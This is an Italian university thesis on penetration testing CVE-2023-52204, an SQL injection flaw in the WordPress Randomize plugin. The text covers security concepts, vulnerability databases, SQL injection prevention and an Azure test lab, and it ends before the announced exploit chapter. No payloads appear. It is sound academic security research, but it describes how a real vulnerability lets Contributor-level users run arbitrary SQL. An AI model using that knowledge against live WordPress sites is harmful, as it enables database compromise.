UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e Dell'Automazione

Test di penetrazione per sfruttare vulnerabilità riportate sul portale del NIST

Penetration testing to exploit vulnerabilities reported on the NIST portal

Candidato:
Davide Colabella

Relatore:
Prof. Luca Spalazzi

Anno Accademico 2023-2024

UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e Dell'Automazione

Test di penetrazione per sfruttare vulnerabilità riportate sul portale del NIST

Penetration testing to exploit vulnerabilities reported on the NIST portal

Candidato:
Davide Colabella

Relatore:
Prof. Luca Spalazzi

Anno Accademico 2023-2024

Università Politecnica delle Marche
Facoltà di Ingegneria
Corso di Laurea in Ingegneria Informatica e Dell'Automazione
Via Brecce Bianche – 60131 Ancona (AN), Italy

Nullum magnum ingenium sine mixtura dementiae fuit.

- L. A. Seneca

Sommario

Questa tesi si concentra sull'analisi e lo sfruttamento di una vulnerabilità individuata nel database National Vulnerability Database (NVD) del National Institute of Standards and Technology (NIST). L'obiettivo è la verifica della presenza della vulnerabilità e verificarne la sfruttabilità. Inizialmente, è stata condotta una ricerca approfondita nel database NVD per identificare una vulnerabilità che soddisfacesse dei criteri come la gravità, la diffusione e la disponibilità d'informazioni al riguardo, ed è stata poi selezionata una vulnerabilità specifica. Successivamente, è stato creato un ambiente di test, configurato in modo da replicare fedelmente le condizioni necessarie per la presenza della vulnerabilità identificata. Attraverso test e analisi, è stata verificata l'effettiva presenza della vulnerabilità nell'ambiente di test. I risultati di questa tesi forniscono una comprensione approfondita di una vulnerabilità reale, documentando il processo di creazione di un ambiente di test e dimostrando la possibilità di sfruttare tale vulnerabilità in un ambiente controllato. Questo lavoro può essere utilizzato come riferimento per comprendere la vulnerabilità presente e sviluppare un'eventuale soluzione.

Indice

Elenco delle figure

Elenco Codice

Capitolo 1

Introduzione

Nel vasto panorama della tecnologia moderna, la sicurezza informatica riveste un ruolo cruciale. La nostra dipendenza dai sistemi informatici, dalle reti e dai dati è sempre più evidente, ma con essa aumentano anche le minacce che mettono a rischio la nostra sicurezza digitale. È in questo contesto che nasce il mio lavoro di tesi, un'indagine approfondita volta a esplorare le vulnerabilità di un sistema informatico e a valutare la sua sfruttabilità. La cybersecurity rappresenta il cuore pulsante della mia ricerca. L'obiettivo è chiaro: garantire la sicurezza dei sistemi informatici, delle reti e dei dati da potenziali minacce informatiche. La mia motivazione nasce dalla consapevolezza dell'importanza vitale di proteggere la nostra presenza digitale da attacchi malevoli che potrebbero compromettere la nostra privacy, sicurezza finanziaria e persino la sicurezza personale. Parte del mio interesse per la sicurezza informatica è nato durante la partecipazione al progetto Cyberchallenge.IT. Si tratta di un'iniziativa educativa e formativa dedicata alla cybersecurity, che offre agli studenti l'opportunità di confrontarsi con sfide pratiche e complesse nel campo della sicurezza digitale. Attraverso questa esperienza, ho avuto l'opportunità d'immergermi nel mondo affascinante e dinamico della cybersecurity. Con simulazioni realistiche di scenari di attacco, esercitazioni pratiche e laboratori guidati da esperti del settore, ho potuto affrontare le sfide e le complessità che caratterizzano la difesa dei sistemi informatici e delle reti da minacce sempre più sofisticate. L'esperienza ha suscitato il mio interesse e mi ha spinto ad approfondire ulteriormente l'argomento attraverso la tesi. Mi ha fornito una solida base di conoscenze e competenze pratiche nel campo della sicurezza informatica, che ho potuto applicare nel mio lavoro di ricerca per esplorare le vulnerabilità di un sistema informatico e valutarne la sfruttabilità. Durante questo lavoro mi concentrerò su una vulnerabilità specifica riscontrata su un'estensione di WordPress, una delle piattaforme di gestione dei contenuti più diffuse al mondo. L'obiettivo è quello di esplorare la natura di questa vulnerabilità e determinare se può essere sfruttata per compromettere la sicurezza del sistema. Attraverso un approccio metodologico e rigoroso, cercherò di portare alla luce i rischi e le implicazioni di sicurezza associati. La tesi è strutturata in modo da seguire quello che è stato il mio percorso di ricerca, partendo da una panoramica generale sulla Cybersecurity, per poi passare a una disamina più approfondita del mio caso di studio focalizzato su WordPress e la vulnerabilità identificata. Succes-

sivamente, presenterò quelli che sono i materiali e i metodi utilizzati per condurre la mia ricerca, in seguito esporrò i risultati. Infine, trarrò le conclusioni dal lavoro svolto, esaminando gli obiettivi raggiunti e le implicazioni pratiche dei miei risultati. In dettaglio la tesi è così articolata:

Capitolo 2 Cybersecurity

- Questo capitolo introduce i principi fondamentali della cybersecurity, come confidenzialità, integrità e disponibilità, oltre a discutere del rischio cibernetico, delle vulnerabilità e delle metodologie di test come il Penetration Testing.

Capitolo 3 Vulnerabilità CVE-2023-52204

- In questo capitolo viene introdotta la vulnerabilità CVE-2023-52204, con una panoramica sulle fonti di informazioni come NIST e NVD, CVE. Viene poi approfondita la scelta di questa specifica vulnerabilità, con un focus su WordPress e la SQL Injection.

Capitolo 4 Materiali e Metodi

- Qui vengono descritti i materiali e i metodi utilizzati nello studio, inclusa la configurazione del banco di lavoro con l'uso di servizi Azure come Azure App Service, l'utilizzo di strumenti come WayBackMachine, WordPress, MySQL e phpMyAdmin.

Capitolo 5 Exploit

- Questo capitolo si concentra sull'analisi del plugin randomize, le funzioni specifiche coinvolte, la vulnerabilità stessa (inclusi i tipi di SQL Injection) e l'implementazione di payload per sfruttare la vulnerabilità. Viene anche discusso il patching della vulnerabilità.

Capitolo 6 Conclusioni

- Infine, il capitolo di conclusioni riassume l'identificazione, l'analisi e la valutazione della vulnerabilità, lo sviluppo e il test di un piano di sfruttamento, insieme ai risultati e alle conclusioni finali del lavoro svolto.

Bibliografia Elenco delle fonti consultate e citate nella tesi.

Capitolo 2

Cybersecurity

La Cybersecurity, conosciuta anche come sicurezza informatica o sicurezza digitale, rappresenta un campo vitale nell'era digitale in cui viviamo. Con la sempre crescente digitalizzazione della nostra società, che ha portato alla diffusione su vasta scala di tecnologie informatiche, è diventata una priorità assoluta per proteggere i nostri sistemi, reti e dati da attacchi malevoli e dannosi. La complessità e la portata delle minacce informatiche sono aumentate esponenzialmente nel corso degli anni, con attacchi sempre più sofisticati che possono avere gravi conseguenze per individui, imprese e nazioni. L'emergere di malware, ransomware, phishing e altre forme di attacchi informatici ha reso evidente la necessità di metodi avanzati di difesa e protezione. La Cybersecurity si occupa d'identificare, mitigare e prevenire le minacce informatiche attraverso una serie di azioni e strategie, che includono l'implementazione di politiche di sicurezza informatica, l'utilizzo di tecnologie avanzate, l'educazione degli utenti e il monitoraggio dei sistemi. Inoltre, non riguarda solo la protezione dei sistemi informatici e delle reti, ma si estende anche alla protezione della privacy e dei dati personali. La gestione e la protezione dei dati sensibili sono diventate una priorità critica per le organizzazioni, data la crescente quantità d'informazioni personali online. In conclusione, la Cybersecurity è una disciplina essenziale per garantire la sicurezza e l'integrità dei sistemi informatici e dei dati, affrontando le sfide con un impegno continuo e collaborativo da parte d'individui, organizzazioni e istituzioni governative.

2.1 Principi della Cybersecurity

I principi della cybersecurity sono la confidenzialità, l'integrità, e la disponibilità, noti come la triade CIA (dall'inglese Confidentiality, Integrity e Availability) [1], sono i parametri da tenere in considerazione quando si vuole garantire la resilienza di un sistema informatico a degli attacchi malevoli.

2.1.1 Confidenzialità

La confidenzialità è il principio che riguarda la protezione dei dati sensibili e la prevenzione dell'accesso non autorizzato. Questo significa che i dati devono essere

protetti da accessi non autorizzati, sia fisici che digitali, e devono essere mantenuti segreti.

2.1.2 Integrità

L'integrità si riferisce alla capacità di mantenere la veridicità dei dati e delle risorse e garantire che non siano modificati in alcun modo se non da soggetti autorizzati. Questo significa che i dati devono essere mantenuti coerenti e non venire modificati o corrotti da nessuno.

2.1.3 Disponibilità

La disponibilità riguarda la capacità di mantenere il funzionamento dei sistemi e delle risorse informatiche in modo che possano essere utilizzati quando necessario. Questo significa che i sistemi e le risorse devono essere accessibili e funzionanti quando sono necessari.

2.2 Cyber Risk e Vulnerabilità

Il cyber risk, anche noto come rischio cibernetico, si riferisce alla possibilità d'impatti negativi sui sistemi informatici e sulle informazioni in caso di eventi avversi. Questo concetto ampio comprende diversi tipi di rischi, tra cui:

- **Rischio di attacco:** la minaccia di essere oggetto di un attacco cibernetico, come malware, phishing o altri tipi di attacchi informatici.
- **Rischio di guasto tecnico:** il rischio legato a problemi tecnici con i sistemi informatici, che possono includere malfunzionamenti software, hardware o altri errori tecnologici.
- **Rischio legato al fattore umano:** il rischio derivante da comportamenti o azioni umane, come errori di configurazione, condivisione non autorizzata d'informazioni sensibili o altre azioni non intenzionali che possono compromettere la sicurezza.

Questi sono solo alcuni esempi dei molteplici tipi di rischi presenti nel contesto della sicurezza informatica. La comprensione e la gestione di tali rischi sono fondamentali per proteggere efficacemente i sistemi e le informazioni dagli attacchi e dalle minacce online. La mancata protezione e prevenzione potrebbero comportare conseguenze catastrofiche per l'individuo o l'azienda, inclusa la divulgazione di dati sensibili. Inoltre, va considerata la componente economica, poiché un attacco malevolo potrebbe causare gravi perdite finanziarie.
Le vulnerabilità sono i punti deboli dei sistemi informatici e delle informazioni che possono essere sfruttati da attaccanti per compromettere la sicurezza, queste possono derivare da:

- **Errori di programmazione:** errori nel codice sorgente di un software che possono essere sfruttati da attaccanti per compromettere la sicurezza.

- **Configurazione non sicura:** configurazioni di sistemi informatici non adeguatamente sicure che possono essere sfruttate da attaccanti.

- **Mancata manutenzione:** assenza di aggiornamenti e manutenzione dei sistemi informatici, rendendo i sistemi vulnerabili agli attacchi.

- **Comportamenti non sicuri degli utenti:** azioni degli utenti che possono compromettere la sicurezza dei sistemi, come la condivisione di password o l'apertura di allegati sospetti.

Per mitigare questi rischi e vulnerabilità, è fondamentale adottare pratiche di sicurezza come l'installazione di software antivirus, la verifica attenta di messaggi e link, la protezione dei dati e la formazione degli utenti. Inoltre, è essenziale sottoporre i sistemi a valutazioni delle vulnerabilità, attraverso il vulnerability assessment, per identificare e analizzare potenziali punti deboli. Mantenere aggiornati i sistemi informatici e il software è altrettanto cruciale, così come seguire le migliori pratiche di sicurezza consigliate. Il Penetration Testing e i Penetration Tester sono strumenti importanti per testare attivamente la sicurezza dei sistemi, simulando attacchi realistici e identificando le vulnerabilità esistenti. Mediante queste pratiche, è possibile garantire la sicurezza dei sistemi informatici e delle reti [2]. Questo aumento può essere attribuito alla crescente digitalizzazione e alla crescente dipendenza da internet, che rendono più facile per i criminali informatici attaccare sistemi informatici. Inoltre, il cybercrime è diventato più organizzato e professionale, con attacchi che sono più difficili da contrastare.

2.3 Dati sugli attacchi

Gli attacchi informatici nel mondo hanno conosciuto un aumento del 11% rispetto allo stesso periodo dell'anno precedente, con un totale di 1.382 incidenti gravi registrati nel primo semestre del 2023 [3]. In Italia, il cybercrime costituisce la maggioranza degli attacchi noti, rappresentando il 69% del totale [4]. L'Italia ha registrato un incremento del 40% rispetto al 2022, con un totale di 132 attacchi nel primo semestre del 2023 [5]. Il 74% delle grandi organizzazioni italiane ha notato un aumento dei tentativi di attacco e il 12% ha subito danni tangibili a seguito di un incidente informatico [3]. La situazione è particolarmente preoccupante in Italia, con un aumento del 300% nel primo semestre del 2023 rispetto al numero di attacchi registrati nello stesso periodo nel 2018 [5]. Le vittime italiane rappresentano ora il 9,6% del totale globale, sottolineando una tendenza preoccupante [4]. Il picco massimo di questa escalation si è verificato ad aprile, con 262 attacchi [4].

2.4 Test di Penetrazione

È chiaro come di fronte a questi dati non si possa rimanere indifferenti, ma risulti anzi necessario instaurare dei meccanismi di difesa e prevenzione verso gli attacchi informatici. Una delle tecniche più efficaci per testare la sicurezza di un sistema informatico è il Penetration Testing, o Test di Penetrazione [6, 7], che consiste nell'effettuare simulazioni realistiche di attacchi per valutare la sicurezza di un sistema. Un penetration tester, o ethical hacker, è un professionista che conduce queste operazioni, utilizzando approcci e strumenti avanzati per individuare e correggere le vulnerabilità prima che vengano sfruttate da attaccanti malintenzionati.
Il Penetration Testing è un processo metodologico che prevede diverse fasi, tra cui la pianificazione, la scoperta, l'attacco e la segnalazione. In questa fase, il penetration tester utilizza strumenti e tecniche avanzate per simulare attacchi e valutare la resilienza del sistema. Esistono diversi ambienti di lavoro per il Penetration Testing [8], tra cui:

- **White Box:** in questo ambiente, il team del penetration tester ha accesso a tutti i dettagli del sistema, compresi i codici sorgente e le configurazioni. Questo permette di eseguire un'analisi più approfondita e d'identificare vulnerabilità che potrebbero essere nascoste.

- **Gray Box:** in questo ambiente, il team del penetration tester ha accesso a parte del sistema, ma non a tutti i dettagli. Questo può essere utile per simulare attacchi da parte di attori malevoli che non hanno accesso completo al sistema.

- **Black Box:** in questo ambiente, il team del penetration tester non ha accesso a nessun dettaglio del sistema e deve lavorare solo sulla base delle informazioni disponibili pubblicamente. Questo simula attacchi da parte di malintenzionati esterni che non hanno accesso al sistema.

Il Penetration Testing è un processo costante e iterativo, e i risultati possono essere utilizzati per migliorare la sicurezza del sistema e per prevenire attacchi futuri. Gli strumenti e le tecniche utilizzate da un penetration tester possono includere software per la scansione di vulnerabilità, strumenti per la modifica delle richieste HTTP e la cattura del traffico di rete, e strumenti per il cracking delle password e la sfruttamento di vulnerabilità SQL injection nelle applicazioni web.
Il Penetration Testing è una professione in costante evoluzione, e i professionisti devono essere in grado di adattarsi alle nuove tecnologie e alle nuove minacce informatiche. Inoltre, i pen tester devono essere in grado di lavorare in team e di comunicare efficacemente i risultati dei loro test a chi li commissiona.

2.5 Vulnerability Assessment e Penetration Testing

Il Penetration Testing è un processo che simula attacchi per valutare la sicurezza di un sistema informatico e il penetration tester utilizza strumenti e tecniche avanzate per individuare e correggere le vulnerabilità prima che vengano sfruttate da attaccanti malintenzionati. Una vulnerability assessment, invece, è un processo che si concentra sulla scoperta e sulla documentazione delle vulnerabilità di un sistema informatico. Questo processo è utilizzato per identificare le debolezze di un sistema e per fornire consigli per migliorarne la sicurezza. Entrambe le tecniche sono importanti per garantire la sicurezza dei sistemi informatici e delle reti [9].

Capitolo 3

Vulnerabilità CVE-2023-52204

3.1 Introduzione

Come già anticipato nel Capitolo 1, il fulcro della presente ricerca risiede nell'individuare e analizzare una vulnerabilità significativa all'interno del portale del **National Institute of Standards and Technology (NIST)**. Tale obiettivo richiede un'approfondita comprensione dei principali strumenti e risorse utilizzati nel contesto della sicurezza informatica e della gestione delle vulnerabilità. Prima di addentrarci nel dettaglio del processo di ricerca e analisi, è essenziale comprendere il ruolo e la funzione di alcune entità chiave coinvolte in questo contesto:

3.1.1 NIST

Il NIST, noto come National Institute of Standards and Technology, è un'agenzia federale degli Stati Uniti d'America che svolge un ruolo centrale nello sviluppo di standard e linee guida per la tecnologia e la sicurezza informatica. Il portale del NIST rappresenta una risorsa fondamentale per esperti e professionisti del settore, offrendo una vasta gamma d'informazioni e strumenti utili, compresi report, standard e dati di riferimento.

3.1.2 NVD

Il National Vulnerability Database (NVD) è un'importante risorsa gestita dal NIST che funge da repository centrale per le informazioni sulle vulnerabilità dei sistemi software. Questo database fornisce dettagliate descrizioni delle vulnerabilità, inclusi punteggi di gravità, informazioni sulla mitigazione e altro ancora. Il NVD gioca un ruolo fondamentale nella comprensione e nella gestione delle vulnerabilità informatiche, fornendo agli esperti di sicurezza e agli amministratori di sistema le risorse necessarie per proteggere i loro ambienti informatici.

3.1.3 CVE

Il Common Vulnerabilities and Exposures (CVE) è un sistema d'identificazione univoco assegnato a ciascuna vulnerabilità individuata e catalogata. Amministrato

dal Mitre Corporation in collaborazione con il NVD, il CVE consente una standardizzazione nella segnalazione e nella gestione delle vulnerabilità, facilitando la comunicazione tra gli esperti di sicurezza informatica e gli utenti finali.

3.1.4 CVSS

Il Common Vulnerability Scoring System (CVSS) fornisce un meccanismo di valutazione standardizzato della gravità delle vulnerabilità, basato su una serie di metriche quali l'impatto sulla riservatezza, sull'integrità e sulla disponibilità dei dati. Questo sistema supporta gli analisti nella prioritizzazione delle azioni di mitigazione, consentendo una gestione efficiente e mirata delle vulnerabilità identificate.

Il CVSS assegna a ciascuna vulnerabilità un punteggio numerico che riflette la sua gravità complessiva. Questo punteggio può variare da 0 a 10, dove punteggi più alti indicano una maggiore gravità della vulnerabilità. I dettagli specifici del punteggio CVSS includono metriche come l'impatto dell'attacco, la complessità di sfruttamento e le condizioni ambientali. Utilizzando il punteggio CVSS, gli operatori di sicurezza possono valutare rapidamente e oggettivamente il rischio associato a una determinata vulnerabilità e pianificare le contromisure di conseguenza.

3.1.5 CWE

Il Common Weakness Enumeration (CWE) è un sistema di classificazione e catalogazione delle debolezze software che possono portare a vulnerabilità. Sviluppato dalla MITRE Corporation in collaborazione con la comunità di sicurezza informatica, il CWE fornisce una tassonomia standardizzata per identificare, comprendere e mitigare le diverse tipologie di debolezze software. Questa risorsa è fondamentale per gli sviluppatori e gli esperti di sicurezza, in quanto consente di comprendere meglio le cause alla base delle vulnerabilità e adottare misure preventive più efficaci.

3.2 Scelta della Vulnerabilità

Nel processo d'individuazione di una vulnerabilità da analizzare, è stato fondamentale selezionarne una che soddisfacesse determinati criteri. Utilizzando il National Vulnerability Database (NVD) come fonte primaria d'informazioni sulle vulnerabilità dei sistemi software, l'obiettivo era individuare una vulnerabilità che rispondesse ai seguenti requisiti:

- **Gravità elevata:** si è prestata particolare attenzione alle vulnerabilità con un punteggio di gravità pari a "High" o superiore, secondo il Common Vulnerability Scoring System (CVSS). Questo criterio ha permesso di concentrarsi sulle vulnerabilità più significative e potenzialmente dannose per la sicurezza del sistema.

- **Replicabilità:** è stata data preferenza a vulnerabilità che potessero essere facilmente riprodotte o sfruttate, al fine di consentire una valida analisi delle loro cause e degli effetti sul sistema bersaglio. Questo criterio ha garantito che la vulnerabilità selezionata venisse accuratamente valutata e compresa.

- **Assenza di exploit noti:** è stata cercata una vulnerabilità per la quale non fossero ancora disponibili exploit noti o ampiamente diffusi. Questo criterio è stato cruciale per garantire che l'analisi condotta sulla vulnerabilità fosse basata su nuove scoperte e non influenzata da soluzioni preesistenti o da conoscenze diffuse nell'ambiente della sicurezza informatica.

L'adozione di questi criteri ha guidato la selezione di una vulnerabilità adeguata per l'analisi approfondita, garantendo che il processo di ricerca fosse concentrato su un'incidenza rilevante e significativa per gli obiettivi della ricerca.

Basandoci su tali criteri, la CVE-2023-52204 è emersa come candidata ideale per l'analisi dettagliata. Questa vulnerabilità, relativa a un plugin per WordPress, offre un'opportunità significativa per esplorare gli effetti di una SQL injection e le relative contromisure di sicurezza.

3.2.1 WordPress

Wordpress rappresenta uno dei più diffusi e popolari sistemi di gestione dei contenuti (CMS) al mondo. Lanciato nel 2003, WordPress è diventato un punto di riferimento per la creazione di siti web e blog, grazie alla sua flessibilità, facilità d'uso e vasta comunità di sviluppatori e utenti. Con un'ampia gamma di plugin e temi personalizzabili, WordPress consente agli utenti di creare siti web altamente funzionali e personalizzati con relativa facilità.

Tuttavia, la sua diffusione lo rende anche un obiettivo appetibile per gli attaccanti informatici, che cercano costantemente vulnerabilità nel core di WordPress o nei plugin e nei temi di terze parti per compromettere la sicurezza dei siti web basati su questa piattaforma.

WordPress offre diversi ruoli utente con differenti livelli di autorizzazione e privilegi:

- **Amministratore (Administrator):** l'utente con il massimo livello di autorizzazione, in grado di gestire tutti gli aspetti del sito web.

- **Editor (Editor):** può pubblicare e modificare qualsiasi contenuto, inclusi i post e le pagine di altri utenti.

- **Autore (Author):** può pubblicare e modificare i propri post.

- **Collaboratore (Contributor):** può scrivere e modificare i propri post, ma non può pubblicarli senza l'approvazione di un Editor o di un Amministratore.

- **Abbonato (Subscriber):** l'utente base, può solo leggere i contenuti e gestire il proprio profilo.

3.2.2 SQL Injection

Una delle minacce più comuni e pericolose per i siti web è la SQL injection (SQLi). Si tratta di un tipo di attacco informatico che sfrutta le debolezze nei sistemi di gestione dei database, come MySQL, utilizzato da WordPress. Attraverso la SQL injection, gli attaccanti possono inserire codice SQL malevolo all'interno di input forniti dall'utente, come campi di login o di ricerca, con l'obiettivo di manipolare il database e ottenere accesso non autorizzato o compromettere l'integrità dei dati.

Le conseguenze di una SQL injection possono essere devastanti, consentendo agli attaccanti di ottenere informazioni sensibili, modificare o eliminare dati, e persino assumere il controllo completo del sistema. Pertanto, è essenziale comprendere i meccanismi di questo tipo di attacco e implementare adeguate misure di sicurezza per mitigarne il rischio.

Per prevenire SQL injection, è importante:

- **Validazione dei dati di input:** verificare sempre che i dati inseriti dagli utenti siano conformi alle aspettative e non contengano caratteri o istruzioni SQL dannose. Utilizzare funzioni di validazione e filtri per garantire che solo dati validi vengano accettati.

- **Uso di Prepared Statements e Parametrized Queries:** le Prepared Statements sono istruzioni SQL precompilate che vengono eseguite più volte con parametri diversi e viene preparata una query senza includere direttamente i dati variabili. Le Parametrized Queries utilizzano un approccio simile, dove i dati da inserire nella query vengono forniti separatamente, evitando di concatenarli manualmente alla stringa SQL. Questi metodi consentono di separare i dati dalle istruzioni SQL e il loro utilizzo rende impossibile l'iniezione di codice malevolo e di poter interrogare il database in maniera sicura.

- **Principio del privilegio minimo:** assegnare ai processi e agli account del database solo i privilegi necessari per eseguire le operazioni richieste. Limitare l'accesso ai dati e alle funzionalità del database solo a chi ne ha effettivamente bisogno.

- **Monitoraggio e logging:** implementare un sistema di monitoraggio e logging per tracciare le attività sul database e rilevare eventuali tentativi di SQL injection. Analizzare regolarmente i log per individuare comportamenti sospetti o anomalie.

- **Aggiornamento e patching:** mantenere sempre aggiornati il software del database e i componenti applicativi, compresi i plugin e i framework utilizzati. Installare regolarmente patch di sicurezza per correggere le vulnerabilità note.

- **Formazione e consapevolezza:** sensibilizzare gli sviluppatori, gli amministratori di sistema e gli utenti sui rischi associati alla SQL injection e fornire formazione su pratiche di sviluppo sicuro e procedure da seguire per prevenire questo tipo di attacco.

3.3 CVE-2023-52204

La vulnerabilità CVE-2023-52204 riguarda il plugin **Randomize** di **Javik** per WordPress ed è classificata come **CWE-89**, che si riferisce alla "Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')". La CWE-89 descrive una vulnerabilità in cui i dati forniti dall'utente non vengono adeguatamente "sanificati" prima di essere inseriti in una query SQL, permettendo così a un attaccante di modificare la logica della query e di eseguire comandi SQL non autorizzati. Questo plugin, come molti altri plugin disponibili per WordPress, aggiunge funzionalità aggiuntive al sito web, consentendo agli amministratori di estendere le capacità del CMS in base alle loro esigenze specifiche. Randomize, in particolare, offre agli utenti la possibilità di generare contenuti casuali o variabili sulle pagine del loro sito WordPress. Ad esempio, potrebbe essere utilizzato per mostrare articoli, immagini o citazioni casuali su una pagina web, aggiungendo dinamicità e freschezza al contenuto. Questa vulnerabilità di SQL injection nel plugin Javik Randomize per WordPress consente a un utente autenticato con il ruolo di "Contributor" o superiore di eseguire comandi SQL arbitrari sul database del sito web, compromettendo l'integrità e la sicurezza del sito web. Inoltre, poiché WordPress è una piattaforma così diffusa, una vulnerabilità in un plugin popolare come Randomize potrebbe avere ripercussioni su un gran numero di siti web in tutto il mondo. Di conseguenza, la scoperta di questa vulnerabilità evidenzia l'importanza di una rigorosa revisione del codice e di pratiche di sviluppo sicuro per i creatori di plugin e sviluppatori di WordPress. Inoltre, sottolinea l'importanza per gli amministratori di siti web di mantenere sempre aggiornati i loro plugin e di adottare misure di sicurezza proattive per proteggere i loro siti da potenziali minacce.

Capitolo 4

Materiali e Metodi

Nel corso della mia ricerca, ho utilizzato diversi strumenti e metodi per creare il mio banco di prova e per ottenere i risultati desiderati. Nella sezione seguente, descriverò in dettaglio i materiali e i metodi utilizzati, compresi gli strumenti utilizzati e le loro versioni, e fornirò una timeline delle attività eseguite.

4.1 Macchina Virtuale

Una macchina virtuale o abbreviata "VM" è una rappresentazione virtuale di un computer fisico. Funziona grazie alla tecnologia di virtualizzazione, che consente di utilizzare l'hardware esistente per creare copie virtuali di esso. La virtualizzazione imita digitalmente l'hardware per eseguire più sistemi operativi e applicazioni su una singola macchina fisica. Una VM non può interagire direttamente con un computer fisico, ma richiede un livello di software leggero, chiamato hypervisor, per coordinarsi con l'hardware fisico sottostante. L'hypervisor alloca le risorse di calcolo fisico, come i processori, la memoria e lo spazio d'archiviazione, a ogni VM, tenendo separate le VM in modo che non interferiscano tra loro. Di seguito è riportato il diagramma di funzionamento di una VM (Figura 4.1):




Figura 4.1: Diagramma VM. Fonte: [10]

4.2 Azure

Per creare l'ambiente dove installare Wordpress, ho utilizzato Azure. Azure è un servizio cloud di Microsoft che offre una piattaforma di computazione e di archiviazione scalabile per applicazioni e servizi web. Ho utilizzato Azure per creare una VM che sarebbe stata utilizzata per installare Wordpress e per eseguire le prove richieste. La scelta è ricaduta su Azure per la sua facile e immediata configurazione tramite delle immagini predefinite che mette a disposizione dei suoi utenti. Utilizzando una di queste immagini viene creata una struttura come quella nella (Figura 4.2).




Figura 4.2: Diagramma VM Azure. Fonte: [11]

Utilizzando un'immagine predefinita avrei ottenuto quindi una VM con spazio d'archiviazione e interfaccia di rete preconfigurati, ma sarebbe dovuta essere mia cura installare qualsiasi altro componente aggiuntivo necessario al mio caso di studio. Per situazioni come questa, dove è necessario configurare un'applicazione Web, Azure mette a disposizione dei propri utenti un servizio chiamato **App Service**, o Servizio App in italiano, che consente la pubblicazione immediata di un'applicazione Web, facendo risparmiare tempo all'utente.

4.2.1 Azure App Service

Azure App Service è un servizio cloud di Microsoft che consente di creare e ospitare applicazioni web, back-end per dispositivi mobili e API RESTful nel linguaggio di programmazione preferito senza gestire l'infrastruttura. Per evitare la configurazione

manuale di una macchina virtuale e semplificare il processo di deploy di WordPress, ho sfruttato l'App Service di Azure. L'App Service è una soluzione di hosting gestita che consente di pubblicare facilmente applicazioni web senza doversi preoccupare della gestione dell'infrastruttura sottostante. Una delle caratteristiche più vantaggiose dell'App Service è il suo Marketplace integrato, che offre una vasta gamma di applicazioni preconfigurate pronte per il deploy. Grazie a questo Marketplace, ho potuto scaricare e configurare rapidamente un sito WordPress, eliminando la necessità di configurazioni manuali complesse [12]. Una volta completato il processo di deploy di un'applicazione Web di base quest'ultima avrà la seguente struttura:




Figura 4.3: Architettura applicazione Web di base in Azure. Fonte: [13]

Come possiamo vedere dallo schema qui sopra a differenza di una VM classica, con l'App Service di Azure abbiamo generato automaticamente il database, l'interfaccia di rete e altri componenti utili, come servizi di log e monitoraggio, per la nostra applicazione Web. Nel mio caso il sistema operativo utilizzato è stato identificato come Unix 5.15.145.2, fornito da Azure, con PHP 8.2.15.

4.3 WayBackMachine

